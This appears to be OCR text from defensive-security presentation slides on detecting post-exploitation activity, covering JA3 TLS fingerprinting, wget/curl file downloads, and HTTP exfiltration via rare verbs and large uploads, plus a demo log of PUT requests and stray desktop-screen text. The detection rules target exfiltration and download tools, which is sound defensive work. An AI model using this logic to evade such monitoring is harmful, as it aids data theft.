


POST EXPLOIT DETECTION WITH JA3




- Let a network sensor (e.g., **Suricata** or Zeek) compute JA3/JA3S from TLS.
- Use auditd and sysmon to capture the host context (who/what connected).
- https://github.com/tskinnerarlo/Bridging-Host-and-Network/tree/main/Post_Exploit_JA3

SUSPICIOUS FILE DOWNLOADS



- Use sysmon and auditd to examine host usage of common download commands – wget and curl.
- Combine with suricata to look in response headers of network traffic for attachments with executable and common archive extensions.
- https://github.com/tskinnerarlo/Bridging-Host-and-Network/tree/main/Suspicious_File_Downloads

EXFIL VIA HTTP




- Uncommon HTTP verbs (e.g., PUT, PATCH, WebDAV) — captured at process execution time so you can read the command line and alert when a rare verb is used..

- Large POSTs / uploads — captured at the syscall level by watching socket send syscalls from curl/wget where the payload length exceeds a threshold.

- Suricata to additionally look for uncommon verbs and large posts also use http.request_body; content:"filename=" positively identifies multipart file uploads (common for exfil to web services).

- https://github.com/tskinnerarlo/Bridging-Host-and-Network/tree/main/Exfil_via_http

DEMO TIME: A PICTURE IS WORTH A THOUSAND WORDS


root@vulnweb01: /tmp
10.1.30.7 - - [14/Nov/2025 15:46:15] "PATCH / HTTP/1.1" 200 -
10.1.30.7 - - [14/Nov/2025 15:50:03] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 13:47:15] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 14:26:26] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 14:27:47] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 14:29:10] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 14:32:20] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 14:57:21] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 15:37:51] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 16:32:43] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 17:42:55] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 19:07:04] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [15/Nov/2025 19:09:59] "PUT /put HTTP/1.1" 200 -
10.1.30.7 - - [16/Nov/2025 13:27:02] "PUT /put HTTP/1.1" 200 -
Recycle Bin
nsmtest@nsm01: /root
nsmtest@nsm01:/root$
calibre 64bit - E-book ma...
ScanSnap Home
Firefox
Camtasia 2024
Evernote
GitHub Desktop
VLC media player
CyberLink BD Advisor
VMware Workstati...
Xmind
Translator's Notes Koihi...
ted_head.jpg
20240710_i...
IrfanView 64 Thumbnails
GOG GALAXY
Notepad++
Discord
HP LaserJet MFP M129...
Google Chrome
Ultima Online ...
Shop for Supplies - ...
Kindle
VirtualBox
Online Clas...
51°F
Mostly sunny
Search
4:28 PM
11/16/2025

CONTACT US

Crownsville, MD, USA 21032

(410) 946-6074

wtaylorsiii788@gmail.com

@TedTe73126

https://github.com/tskinnerarlo/Bridging-Host-and-Network

THANK YOU

– Questions ???